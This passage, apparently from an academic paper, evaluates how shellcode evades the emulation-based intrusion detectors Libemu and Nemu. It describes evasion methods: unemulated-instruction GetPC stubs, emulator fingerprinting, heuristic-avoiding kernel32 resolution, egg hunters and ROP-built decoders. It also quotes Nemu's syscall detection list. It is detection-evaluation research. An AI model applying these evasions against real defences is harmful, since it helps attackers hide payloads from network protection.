The result of our test showed that we could 100% bypass the libemu by using Garbage bytes, Push/Pop math and Gadget Scanning techniques. Nemu had better performance however it could be bypassed using Gadget scanning technique. The result of Nemu can be shown in Table 1.

	Garbage Byte	Flow Redirect	Push/Pop Math	Code Transposition
Nemu	9/9	9/9	8/9	8/9
Libemu	0/1	1/1	0/1	1/1

Table 1. The result of Anti Disassembly Techniques against Libemu and Nemu

4.1.2 Unsupported Instructions Limitations:

Emulators are based on a typical fetch-decode-execute cycle where instruction decoding is handled by a disassembler. Emulation-based approaches differ from static analysis and emulate suspect input for evaluation, as opposed to static disassembly. This allows them to follow control-flow and achieve the required program state to fully examine the code. As such, they are less susceptible to anti-disassembly techniques involving run-time calculated values, self-modifying code and control-flow obfuscation.

However, most emulation-based approaches do not provide full emulation capabilities and only emulate a subset of the full instruction set. It is possible for an attacker to construct shellcode that incorporates instructions not covered by the limited emulators. The approaches in are all susceptible to such an approach, with GENE as presented in [3] possibly being susceptible as well, though the lack of implementation details regarding the emulator of choice makes it difficult to judge. The approaches presented by Polychronakis et al. in [1] and [9] use libdasm to disassemble instructions and implement a subset of the IA-32 instruction including most general-purpose instructions but no FPU, MMX or SSE/SSE2 instructions. But some of these instructions are essential. For example FPU instructions like FSTENV are commonly used as part of GetPC code. Additionally it is possible to use the results of non-emulated instructions as an integral part of a self-

modifying routine. The hybrid approach presented in [3] does not implement a full emulator either and neither does Yataglass [2]. In Yataglass case the FPU, SSE, and privileged instructions are not emulated. It did not cause any problems in our experiment, but attackers can exploit such instructions to evade our emulator. In addition to emulating only a subset of the IA-32 instruction set, the presented emulators all provide only a subset of full system functionality, in the form of system call emulation, virtual memory and the presence of process images. An attacker can abuse this limited system functionality as well in order to thwart successful emulation and thus detection.

4.1.2.1 Unsupported Instructions Evaluation:

The techniques where implemented in the same way as the anti-disassembly techniques, a series of payloads was generated which were tailored to trigger the system which were then encoded using a Metasploit XOR encoder. The only difference was that in this case the GetPC code preceding the decoder was made using instructions that aren't emulated on some types of emulators. As such, emulators vulnerable to this kind of thing couldn't execute the GetPC code (which wouldn't trigger), the payloads wouldn't be decoded correctly and we would bypass the system. The techniques were based on using the following types of instructions:

- FPU instructions (using FNSTENV)
- FPU instructions (using FNSAVE)
- MMX instructions
- SSE instructions
- Using instructions considered obsolete or 'undocumented' by some disassemblers and emulators

You can see the result of the techniques in Table 2.

	FPU (FNSTENV)	FPU (FNSAVE)	MMX	SSE	OBSOL
Nemu	9/9	0/9	0/9	0/9	0/9
Libemu	1/1	0/1	0/1	0/1	0/1

Table 2. Detection rate using unsupported instructions.

4.1.2.2 Implementation of Unsupported Instructions:

All GetPC stubs were implemented so that at the end of their execution, the eax register would contain the address where it has landed.

FPU (FNSTENV): This GetPC code uses the FNSTENV instruction to store the FPU environment (including the address of the last executed FPU instruction) to the stack. Preciding this with any FPU instruction allows us to retrieve our GetPC.

FPU (FNSAVE): Similar to the previous one but with a more often overlooked instruction.

MMX: Executes a regular GetPC code (call + [esp] => eax + ret sequence) except that return address is moved through a series of MMX registers and instructions.

SSE: Executes a regular GetPC code (call + [esp] => eax + ret sequence) except that return address is moved through a series of SSE registers and instructions (of various SSE generations, 1 to 4)

OBSOL: Executes a regular GetPC code (call + [esp] => eax + ret sequence) except that return address is moved through a series of obsolete/undocumented instructions often not implemented by emulators and debuggers.

4.1.3 Emulator Detection

Emulator detection refers to a class of techniques that shellcodes can use to detect if they are run within an emulator. This approach relies on certain behavioral quirks present in all available emulators. A good example of these quirks is the method proposed in [9], in which the emulator initializes all its eight general purpose registers to hold the absolute address of the fist instruction of each execution chain. This introduces a detection vector, since this situation is highly unlikely to arise in a real-world scenario. While setting the stack pointer to point to the beginning of the shellcode most certainly does not affect its correct execution, shellcode could include emulation detection tricks that check the stack data preceding the shellcode (using the ESP as the base). The preceding data could be checked for valid stack frames or, better yet, data known to reside on the stack of the vulnerable program.

This can be done through hardcoded addressing or through Egg-hunting. The emulator would have to construct a legitimate program stack and mirror the vulnerable program in order to avoid being detected. A final limitation is that in various exploitation scenarios, including casual stack overflows, the EBP registers get overwritten with the 4 bytes preceding the new instruction pointer, yet the emulator initializes EBP to hold the shellcode base address. In this way an attacker could include 4 bytes crucial to successful execution of the shellcode before the new instruction pointer that the emulator would not properly handle. Research about emulator detection [15, 16] has shown that even mature, well-developed and maintained system emulators often provide only a subset of the functionality of the emulated platform or display behaviors that allow attackers to detect their presence. The examples we provided in our paper are specific to the tested EBNIDS emulators but the general principle remains: any difference of the emulated environment with regard to the target environment offers attacker opportunities for evasion. Since we are dealing with network-based IDS especially the context part of the target environment will be infeasible and unscalable to completely mirror by the emulator for scalability reasons.

We propose three techniques to detect that the shellcode is being executed in Libemu or Nemu. In the case of Libemu all general-purpose registers are initialized to the same value, something that virtually never occurs in a genuine exploited process. In the case of Nemu all general-purpose registers are initialized to static values, even though the author mentions they are initialized to the address of the execution trace [3]. Also, for Nemu the CPUID instruction is decoded but not emulated. Usually, the CPUID instruction returns a CPU vendor string in certain registers when called. Nemu does not set these registers, hence providing a reliable way for detection. The third technique against all types of emulators is a timing attack. Since emulators perform slower than the actual CPU they seek to emulate, we can measure the timing difference for executing a series of instructions. We implement a timing attack using relative performance (instead of absolute performance which is very hardware dependent as well), executing two series of instructions (a NOP loop vs. a more intensive arithmetic loop) and take their ratio as a measure. On emulated environments the ratio will be far higher than on non-emulated environments.

We create a shellcode encoder that consists of XORing the shellcode with a random key and prepending a decoder armored with emulator detection code. In more detail, the value of the decryption key is determined by the emulator detection code: in case the shellcode is being emulated, the key will be incorrect and the decoding will fail. Both Libemu and Nemu are unable to detect the modified shellcodes.

4.1.4. Heuristics Evasions

Evasion of Kernel32.dll Base Address Resolution Heuristics: We design two techniques to bypass the Kernel32.dll base address resolution heuristics of Nemu. An attacker only needs to use one of the following techniques to bypass Nemu.
The first technique consists of walking the Safe Exception Handler (SEH) chain until a pointer to ntdll.dll is found (see Figure 2). We scan the entire stack until we find a frame with value 0xFFFFFFFF, which precedes the pointer to the OS SEH record lying in ntdll.dll. To make sure a valid OS SEH pointer is found (and not some random 0xFFFFFFFF value) we compare the pointer value against the frame located 16 bytes away from it, which is always the return address of the top stack frame. Depending on the windows version, this address points either into ntdll.dll or kernel32.dll. Once we find an address in ntdll.dll, we do a backward scan from the discovered location until we encounter the PE header structure. We recognize this structure because its starting bytes are 0x4D, 0x5A (MZ in ASCII). The address of the PE header structure is the base address of any mapped library. Therefore, we now have a pointer to the base address of ntdll.dll. By using this information we can call the LdrLoadDLL function inside ntdll.dll. We use the LdrLoadDLL function to load Kernel32.dll and from there calling the LoadLibraryA function inside Kernel32.dll. It is worth mentioning that within different versions of the Windows OS, the distance between functions is static (even in existence of enabled ASLR, and that holds for all global return addresses).



Figure 2. Kernel32.dll Heuristic evasion using SEH Walk.

The second technique works in a more reliable way. In the x86 architecture the EBP register points to the current stack frame. Each stack frame starts with a pointer to the previous stack frame, all the way to the top stack frame. In Windows processes are created by the operating system using the NtCreateProcess API, which stores on the top stack frame as return address a pointer to ntdll.dll. Therefore, by walking the stack frames from the current stack frame to the top stack frame we have a pointer to ntdll.dll. We use this information in the same way described for the previous technique.

We use these two techniques to create two shellcodes that call the LoadLibrary function inside kernel32.dll and get the kernel32.dll base address. We then feed these shellcodes to Nemu, which does not trigger any alert. The reason why Nemu fails in the detection is that none of the eight different Kernel32.dll base address resolution heuristics in Nemu trigger on the operations we carry out. In more detail, we do not access any of the FS addresses (which are Nemu triggers), we do not perform memory reads on kernel32.dll (which is also a trigger for Nemu) and we do not access or modify any of the SEH handlers. Finally, we also notice that Nemu does not even seem to properly implement stack frames. In fact, EBP always points to

unreadable memory. Description of each implementation is in the “source code listing” section of this paper.

4.1.5. Evasion of GetPC Code Heuristics:

Both Libemu and Nemu use the GetPC code heuristic to identify a shellcode. Both Libemu and Nemu approach GetPC code detection in the same way, by checking whether the program counter is somehow stored in a memory location by means of a so-called seeding instruction subsequently read from that memory location. In practice, this means scanning for seeding instructions (for both systems only CALL and FSTENV/FSAVE are considered seeding instructions), emulating the trace and seeing if the stored address is somehow read and used.

We implement two different techniques to get the start address of the shellcode without triggering these GetPC heuristics. Our first technique, called stack scanner, only works with exploits where the shellcode ends up on the stack (and therefore is limited in scope). It works by scanning upwards from the stack pointer (into used stack space) until a randomized marker is recognized. When the randomized marker is recognized, its address is saved and serves as the start address of the shellcode. The second technique, called stack constructor, works in all exploit scenarios and involves converting any given payload to a stack-constructed payload. The payload is divided in blocks of 4 bytes which are pushed onto the stack in reverse order before a jump is taken to the ESP register (thus executing the instructions pushed on the stack). Since the shellcode is now located on the stack, this means that the ESP register (which points to the top of the stack) also is the current EIP, hence we know the shellcode starting address without resorting to any seeding instruction or reading a pushed/modified address from a memory location. We use these two techniques to create two shellcodes capable of performing a GetPC operation. We then feed these shellcodes to both Libemu and Nemu. As expected, none of them triggers any alert.

4.1.6. Evasion of Payload Read Heuristics:

In order to reduce the number of false positives caused by pure GetPC detection, NEMU includes an additional heuristic for detecting self-modifying code, the so-called Payload-Read (PRT) heuristics. Basically this means that the number of (unique) read operations (executed by the payload) to a memory address located within the shellcode buffer is recorded and when it exceeds a certain threshold (32

to be precise) and there is GetPC code present, the code is marked as self-modifying. In addition to the fact that we can bypass GetPC heuristics, we can bypass this as well and we did it so in two ways:

- **SYSCALL based PRT evasion:** This technique was proposed by Piotr Bania [17] but hasn't been fixed or addressed yet. It comes down to using native system calls to allocate a piece of memory and then use another system call to read our payload and relocate it to the recently allocated memory, before decoding it there and transferring control. This doesn't trigger the heuristics because the read operations to payload buffer memory aren't done by our payload but by the kernel and hence aren't marked as payload-reads. The technique proposed by Bania[17] is just a specific instance of the general fact that any kind of payload relocation executed by code from outside our shellcode will bypass the heurstic. We could, for example, resolve the base address of NTDLL to load MSVCRT.dll to obtain a pointer to the memcpy function, or use any other memory-copy function. We only implemented Bania's approach as a PoC since the principle is the same.

When testing, however, NEMU couldn't properly execute the shellcode because it didn't handle the native system calls properly. Since syscall version numbers differ among versions of windows (as does the way to call them), the emulation gap plays up again here. We tried the syscall-based shellcode in various forms (using syscall/sysenter/int 0x2E instructions as well as WoW64-based way to do a native syscall, using syscall numbers for windows XP and 7) but none executed properly, so though the test is a false negative, this reflects the fact that NEMU is incomplete more so than its inability to deal with this technique (even though properly implemented syscalls would still not be able to handle this technique).

- **Stack constructed shellcode PRT evasion**: This technique is identical to the way we evade GetPC heuristics (and so it evades both) in that shellcode is converted to a list of push operations pushing the shellcode on the stack before decoding them (on the stack) and transferring control to it. This doesn't trigger the PRT heuristic because all read/write operations are executed on addresses of recently pushed stack elements and hence they fall outside of the payload buffer range.

4.1.7. Evasion of WX Instructions Heuristics:

A threshold of WX instructions is proposed as a heuristic in [9]. When a given piece of suspect input exceeds this threshold, a heuristic-flag is triggered. As stated by Skape in [18], Virtual Mapping can be used as a method to circumvent this heuristic. It involves mapping the same physical address to two different virtual addresses, using one for writing operations whilst using the other for execution thus disqualifying the code as being composed of WX instructions. In order to be able to do virtual mapping, the shellcode needs to invoke OS APIs, and this step could trigger the Kernel32.dll heuristic. However, an attacker can combine this technique with the technique to resolve the Kernel32.dll base address proposed above, which avoids triggering the corresponding heuristic.

4.1.8. Memory-Write lower-bound Heuristic evasion: The Memory-Write heuristic is proposed in [15] as an addition to the WX-instruction threshold heuristic, serving as a negative lower bound. Polychronakis et al. observe that considering that the decryption of a 32-byte payload would require at least 8 memory writes (using instructions with 4-byte operands). One possible way to avoid triggering this heuristic is by choosing to avoid the use of memory-writes and instead use code re-ordering. Given a piece of shellcode, it could be split up in N parts, having their order randomized. Every shellcode-segment Si would have a jump instruction appended to the next segment Si+1. As such, no memory-writes are executed while the shellcode still avoids signature matching if the segments are kept small enough. This might take some effort on the part of the attacker though, as re-ordering the shellcode might mean modifications to the addressing and code flow, something that would take a considerable, but not unfeasible, effort to automate.

4.1.9. Decryption Routine Verification: One of the two heuristic properties used to verify a decryption routine proposed in [3] is that in a detected loop, there must be a memory-write instruction that uses indirect addressing. One technique to counter this would payload-relocation. Before decryption, an attacker could copy the contents of the encrypted payload (located in the network-capture input buffer) to memory allocated by the shellcode or to a memory area that's known to be valid on forehand (on the stack, for example). This way, memory write

operations will occur to an address range that lies outside the address range of the network-capture input buffer and this verification condition would not hold.

4.1.10. Evasion of Process Memory Scanning Heuristics: An attacker could scan for a known fragment of instructions from the target code. Linn et.al. in [19] already introduced an attack which scans for a 17-byte sequence which forms the first basic block of the execve system call. Also, an attacker could generate a hash and then iterate through the suitable code-region and check the retrieved data against the hash. In this way, an emulator would have to brute-force the hash in order to determine what code fragment to prepare, something that can not be done in a reasonable amount of time. Additionally, an attacker could construct (part of) the decryption key from code fragments obtained through hash-based searching. We designed two techniques in order to evade EBNIDS heuristic related to Process Memory Scanning.

- **SEH based Egg hunting Evasion for Process Memory Scanning Heuristic**

In the NEMU implementation, Polychronakis et al. discuss detecting SEH-based egg hunting shellcode. The egg hunting shellcodes usually works by first finding the address of current lowest SEH frame. Then shellcode either install new SEH frame with handler address pointing to custom handler or it will change the SEH handler address of current frame to own handler address. Then shellcode starts scanning through memory address 0. When memory address which holding randomized egg marker, found, shellcode will jump to there. When exception trigger, control is transferred to custom handler which reads address of offending instruction from SEH information structure on stack and updates the read address to the next memory page and continues execution. Nemu try to detect such shellcode by **a)** Checking if the linear address of FS:[0] (current SEH frame) and current or previous instructions involve FS were read or written, **b)** Nemu will check if the linear address of handler field in new or current SHE frame is or has been written and c) whether starting from FS:[0] all SEH frames reside on stack and frame pointer of last frame is 0xFFFFFFFF in order to ensure valid stack. To bypass such heuristics we either have to bypass case “a” or “b”.

Bypassing case “a” is not difficult and we have already in our Kernel32.dll base address resolution technique addressed it. We can simply traverse the stack to find the last SEH frame, and check if it really is the SEH frame (comparing handler address to return address of associated stack frame, checkout our SEH walk

Kernel32.dll base address resolution shellcode in Source Code Listing Section) if so we know we have the last SEH frame. The only extra thing to do is find the lowest SEH frame so we need to traverse the stack again from the address of the last SEH frame back to the current stack pointer and see if we find addresses on the stack pointing to the last SEH frame (which is an indication that these could be SEH frames too). Since we cannot know for sure if an address pointing to a suspected stack frame is really a stack frame itself (since we cannot access FS:[0]), we will have to take the risk of overwriting the DWORD after every address pointing to our suspected stack frames so that we overwrite all potential SE handlers with our custom handler. Obviously we might mess up the stack and application flow in this manner but for the execution of our shellcode that doesn't matter. The only risk we run this way is encountering an address pointing to our suspected SEH frame before the actual previous SEH frame and thus messing up the scanning, countering this would require us to scan the entire stack down for every suspected frame which is easy to implement but takes some extra running time and hence is a bit of a time-reliability tradeoff. In this way we can use egg hunt shellcode using SEH without reading FS:[0] and hence we don't trigger Nemus heuristics.

Bypassing case “b” means that we should not modify the handler address in the current SEH frame. So instead of modifying the address, we hook the actual SE handler function. There's no need to avoid reading FS:[0] since all heuristics have to be matched for Nemu to trigger, which makes our code a bit more compact. After obtaining the address of the current SEH frame we load the address of the current SE handler. Since this function is most likely located in non-writable memory, we need to change protection using VirtualProtect, making the page writable. After doing this, we replace the first 6 bytes with a mov eax,CUSTOM_HANDLER / jmp eax stub which means that if an exception occurs, the original handler will be executed which will transfer hooked control to our custom handler. Note that calling VirtualProtect requires the attacker to either use an OS/Version/System Pack/Language Pack dependent address (or list of addresses) or resolve kernel32.dll base in a way that bypasses Nemu.

In this way we can egg-hunt using SEH without modifying any SEH frames (since we modify the handler functions themselves) and thus we don't trigger Nemu.

It is worth mentioning that while we were checking this technique in Nemu we noticed that Nemu is capable of detecting so-called SEH-based GetPC code (an example is included in the Source Code Listing section as well, it is capable of bypassing Libemu but not Nemu). However, Nemu only detects it because of the similarity to SEH-based egghunting (e.g. reading FS:[0] and modifying a handler). So using either our technique against heuristic case **a** and **b** which means Nemu cannot

detect it anymore and we have an additional GetPC code that can bypass Nemu!

We tested both techniques against Nemu and it could not detect any of them. The reason Nemu doesn't detect them is because it does not even get the part where we scan SEH for following reasons:

1. **Case "a" evasion**: Since NEMU doesn't initialize a proper stack frame sequence with proper return addresses or an actual SEH frame chain, scanning the stack for the last SEH frame and comparing it against the last stack frame's return address doesn't work (even if it would the comparison is version (but not ASLR!) dependent so it would require the right memory image) and hence the shellcode doesn't find the last SEH frame and doesn't even get to the point of modifying the handler address.
2. **Case "b" evasion**: Since NEMU doesn't fully implement the windows API (and we can use version dependent addresses), it cannot execute VirtualProtect and hence doesn't even get to the point of hooking the original handler. If we use the evasion that uses kernel32.dll resolution (in a way that doesn't trigger Nemu) Nemu can't detect it for the same reasons as case a evasion, it simply doesn't implement the right SEH frame chain or stack frame chain.

- **Syscall-based egg hunting evasion for Process Memory Scanning Heuristic:**

In addition to SEH-based egghunting, an attacker can also use syscalls to hunt for eggs. The attackers start by initializing the scan address at 0 and then updates the scan address to next page and continue it by incrementing the scan address by 1. Then attacker can execute certain syscalls (such as NtAddAtom, NtAccessCheckAndAuditAlarm, NtDisplayString, etc.) with scan address as parameter. If the status code returned is STATUS_ACCESS_VIOLATION, the attacker again scan address to the next page and increment scan address by 1 and call again the syscalls. If the address was readable, the shellcode can check for egg marker, if the egg marker is not present attacker the mentioned step again, if the egg marker found it will jump to the shellcode. Nemu detects this attack (it does implement this type of heuristic). Nemus heuristic are based on the execution of an int 0x2e instruction (system call) with the eax register set to one of the following values: 0x2, 0x8, 0x39, 0x43, 0x46, 0x7F (various syscall numbers for suspected syscalls)

Starting from Windows XP, system calls can also be made using the more efficient sysenter instruction if it is supported by the system processor. The above heuristic can easily be extended to also support this type of system call invocation. In order to show that there are more syscalls that can be used, we introduce three techniques, note that only the first technique implemented by us:

1. An egg hunter shellcode (works on both windows XP and windows 7 under WoW64) using the NtQueryVirtualMemory syscall, which isn't on the watch list and hence currently bypasses Nemu. While strictly speaking this doesn't break the heuristic (after all, the list can be updated), it does relate to the fundamental problem of these heuristics: they are behavior signatures that need to be constantly updated.

2. The second way (which we did not implement) to bypass Nemus heuristic would be to resolve the base address of a NTDLL.dll (using our mentioned stack frame walking) and scan it for a system call invocation (int 0x2e, syscall/sysenter, etc.) and make a call to that address. This way, the interrupt(int 0x2e) isn't executed by (or contained) in our shellcode but by the library, which would bypass Nemu's heuristic.

Due to the implementation of the SYSCALL detection (in exec.dat):

```
 if (ins->op1.immediate == 0x2e) {
   switch (REGVAL_EAX) {
    case 0x02:   /* NtCheckAndAuditAlarm */
    case 0x08:   /* NtAddAtom */
    case 0x43:   /* NtDisplayString */
              DEBUG_CMD(verb(" *** known syscall: 0x%.2x (eax = 0xC0000005)", REGVAL_EAX));
     MEMSCAN_SYSCALL_access++;
     REGVAL_EAX = 0xC0000005; /* return ACCESS_VIOLATION */
     break;
    default:
     break;
   }
```

We can see that any execution of int 0x2E with eax set to a blacklisted syscall will always return an ACCESS_VIOLATION. This allows an attacker to precede egg-hunting code with a syscall invocation over a known valid memory address (say, the stack pointer) and check if the return value is an ACCESS_VIOLATION. If so, the shellcode stops running (or runs incorrectly) and we bypass Nemu. This is not so much a heuristic weakness as an implementation weakness. Fixing this would require Nemu to fully emulate system call functionality (introducing additional running time penalties, etc.).

3. In addition to using other kinds of syscalls, an attacker can use the windows API instead of syscalls. APIs such as IsBadReadPtr or IsBadWritePtr allow an attacker to validate memory addresses without having the shellcode execute interrupts. We implemented (see in Source Code Listing section 2.4.2,APIs) an egg-hunter which uses the VirtualQuery API (which is a wrapper for the NtQueryVirtualMemory syscall) to validate memory addresses while scanning. Nemu couldn't correctly emulate this as it doesn't provide full system functionality but even if it could, it would have to create a heuristic watching a long list of APIs, which is far less feasible than syscalls (since there are way more APIs). Either providing a list or single OS/version/SP dependent address can do obtaining the address of VirtualQuery or resolving it in the manner we discussed earlier. On top of that (see in Source Code Listing section 2.4.2, Indirect API Calls), we could avoid making calls to API addresses directly too by taking the first few instructions of the API and adding them to our shellcode and making a call to a few bytes further, hence avoiding calls to potentially blacklisted addresses.

4.1.11. Metamorphism: The EBNIDS approaches we investigated all rely on heuristics that specifically detect polymorphic shellcode. Metamorphism, however, is capable of evading both signature matching and the heuristics aimed at detecting polymorphic shellcode. Metamorphism is the class of semantics-preserving mutations, which produce code that is functionally equivalent to the original but syntactically different [35][36]. As such, it severe complicates detection strategies incorporating pattern-matching techniques, including emulation-based approaches that rely on static analysis for pre-processing. Hence, there is no integral need for encryption anymore, rendering heuristics aimed at detecting the characteristics of the polymorphic decryption loop useless. Metamorphism can be achieved in a number of ways, most commonly through a combination of:

1. **Junk Insertion**: The metamorphic engine inserts operations into the target code that are semantic-NOPs, thus not affecting code behavior but altering appearance. This can consist of semantic-NOPs which are inserted in the actual code or so-called dead-code. Dead-code consists of code segments that do affect the program state, but reside on control-flow branches that are never reached. The conditional branching controlling the program flow then consists of so-called opaque predicates, which are either tautologies or contradictions, but this either only becomes clear during emulation or requires sophisticated static analysis to determine.

2. **Transposition**: The original code is transposed, usually by re-ordering so-called basic blocks. Code flow is preserved through linking the re-ordered blocks using unconditional jumps. This alters the appearance of the original code but preserves behavior.

3. **Equivalence Substitution**: Instructions are substituted by sequences of other instructions which are semantically equivalent, for example MOV EAX,0 can be substituted by XOR EAX,EAX. Similarly, conditional branching or other logical tests can be substituted by semantical equivalents. For example: A (XOR) B is equivalent to ((A OR B) AND NOT (A AND B)). In addition, registers can be swapped as well if this is done consistently and does not involve special-purpose registers (like ECX's role as a counter for the LOOP instruction). It is obvious that metamorphic shellcode is capable of bypassing signature-based detection, as well as approaches proposed in [1,2,3]. These approaches base their heuristics on the characteristics of encoded shellcode, characteristics that aren't present in plain or metamorphic shellcode. In order to detect metamorphic shellcode, a defender would have to build a database of behavior-signatures, series of heuristics that identify particular shellcode behaviors. While host-based anti-virus solutions already do this on a widespread scale, we know of no emulation-based NIDS solution that utilizes this approach. As such, it is fair to say that metamorphism provides defenders with a significant challenge.

4.2. Evasions Exploiting Intrinsic Limitations

4.2.1. Fragmentation

So-called Swarm or fragmentation attacks [20] are a class of attack where an attacker can send multiple packets to the target application and the content is stored for at least a certain amount of time in target memory. Swarm attacks create the shellcode decoder in the target process memory space using multiple instances of the attack, with each instance writing a small segment of the decoder at the designated location. After building the decoder in this fashion, the last attack instance will hijack actual control of the attacked process to start decoder execution while it simultaneously includes the shellcode cipher text. As such, swarm attacks could be considered a form of fragmented 'egghunting' attacks. Swarm can defeat all three components of NIDS; it will be severely complicated task to do static analysis for part of decoder, in pre-processor stage. Additionally, due to the fact that there is no fully valid shellcode present in any of the attack instances, the emulator is never capable of emulating the decoder and hence no heuristics are triggered. Attackers should take care, though, to keep the attack instances small and/or polymorphic enough to avoid triggering signature matching. Swarm attacks present a challenge to network-level emulators but have the downside of being applicable only in specific exploitation scenarios. For example, attacker can send part of shellcode into the memory like an input file or an input for network service and then next input and so on and at the end it send it's aggregator code to execute shellcode in the different addresses of the stack.

4.2.2. Non-self contained shellcodes evasion:

It is possible for a shellcode to use code or data of the target system as execution instructions, and hence become dependent upon the state of the target machine. Such code is called non-self-contained and can involve the absence of classic heuristic triggers such as GetPC code or Payload Reads. Such code poses a problem for EBNIDSes that lack knowledge of the target machine state. Code depending on a particular machine state for successful execution not only requires full emulation of instructions, but also access to a potentially unknown amount of host-based information. While this might be relatively easy to implement on host-based NIDSes, for EBNIDSes it is unscalable to keep up-to-date information about all possible target hosts in a network. The EBNIDSes are all susceptible to armoring techniques involving some form of non-self-contained shellcode.

In addition, it is possible to generalize the principle of non-self-contained shellcode to the idea of Return-Oriented-Programming (ROP). ROP involves the re-using

instructions or data in the memory of the target application in a way to compose an instruction sequence which performs the operations required by the attacker. Program data or code preceding a RET instruction is often chained to execute the desired behavior. As such, an attacker can seek out a sequence of instructions terminated by a RET instruction and note down their addresses. The actual shellcode would then consist of a series of PUSH operations pushing these addresses on the stack, followed by a final RET transferring control to the first ROP-chain segment. Thus, the actual shellcode transferred of the network would not contain any of the malicious instructions the attacker intends to execute.

The increasing proliferation of randomization techniques complicates matters and potentially renders non-self-contained shellcode fragile, something mentioned in [8]. An example of these techniques are Address-Space Layout Randomization (ASLR), which randomize the base address of loaded libraries and Position Independent Executables (PIE), which are compiled to be executable regardless of the base address they are loaded at and thus have a randomized image base. ASLR is enabled by default in modern operating systems. This however presents no problem when the ROP code is located in a program loaded at a static image base.

Even the latest efforts to address code reuse techniques in EBNIDSes [9] introduced in Nemu are unable to fully cope with non-self-contained shellcode. Nemu is outfitted with the program image of a real, albeit arbitrary, windows process in order to enable more faithful emulation. However, this only partially mitigates the problem, since attackers can craft shellcodes targeting only a specific OS version (and e.g., language pack) or a specific application.

In order to test the performance of Libemu and Nemu in detecting non-self-contained shellcode we modify our test shellcodes by dynamically building the entire GetPC code and the shellcode decoder out of ROP gadgets. Since these gadgets are only present at the target addresses on particular versions of a system (e.g. they vary from OS versions, service packs and language packs) any emulator that does not supply the correct image should not be able to execute this code. The fact that addresses vary between versions does not constitute a problem, as addresses are static within each version. An attacker could build a database of addresses with the desired gadgets for each target platform much like Metasploit modules often do. Since ASLR is enabled in most operating systems for many libraries which are compiled with ASLR-compatible support, we ensure shellcode stability by leveraging the fact that ASLR varies the base addresses but not offsets of instructions from the base address. We therefore build a database of offsets, instead of addresses, and have the shellcode resolve the base address of the target library first. We gather the gadgets from ntdll.dll on x86 under Windows 7 and resolve the base address through the StackFrame-walking technique explained in Section 3.1 to avoid triggering heuristics. We gather these gadgets using the RP++

tool [21]. It should be noted that our shellcode does not fully consist of ROP gadgets (only the GetPC and decoder stub) and as such the shellcode is still faced with traditional difficulties when dealing with an ASLR+DEP protected system. However, though most major applications and system libraries are compiled with ASLR support this is not always the case and often an attacker can still rely on static addresses from either the non-ASLR enabled target application image itself or from libraries compiled without ASLR support loaded by the target application. In order to bypass ASLR/DEP our shellcode would need to be modified by having the address-resolving stub consist of ROP-gadgets located in a non-ASLR-enabled image or library and subsequent ROP-gadgets derived from offsets to the resolved base address. Neither Libemu nor Nemu we found capable of detecting our non-self-contained shellcode. In principle, recent approaches proposed for detecting ROP-based shellcode [23] could be more effective than Nemu and Libemu in detecting our bypasses. However we are still left with the open question of verifying the effectiveness of such new approach.

4.2.3. Execution Threshold

Real-time intrusion detection imposes the need to evaluate whether input is malicious or not within a reasonable amount of time. Shellcodes that take a large amount of time to be emulated pose a problem. Long loops have been used as an anti-debugging technique for a long time, and some of the detection techniques [1, 3, 4] use infinite loop detection and smashing or pruning to reduce the impact of execution threshold exceeding code. However, it is possible to employ techniques that force any emulator to spend a certain amount of time before being able to execute the actual shellcode.

One such technique is the use of Random Decryption Algorithms (RDAs) as described by Kharn [24]. RDAs essentially consist of employing encryption routines without supplying the decryption key and forcing the self-decrypting code to perform a brute-force attack on itself, thus creating a time-consuming decryption loop. An attacker could employ strong cryptographic algorithms and use a reduced key-space which can be brute forced in a timeframe which is acceptable for execution but not for detection. A more sophisticated approach, albeit more complex and implementationally limited, is the use of Time Lock Puzzles (TLPs) [25, 26]. TLPs, are cryptographic problems consisting of a cipher-text encrypted using a strong cipher and a puzzle, which requires a series of sequential, non parallelizable operations in order to retrieve the key. The authors of EBNIDS approaches almost invariably state that if attackers would start to employ evasion techniques aimed at exceeding execution thresholds, their method would still be useful as a first-stage anomaly detector since the appearance of loops exceeding the threshold in random

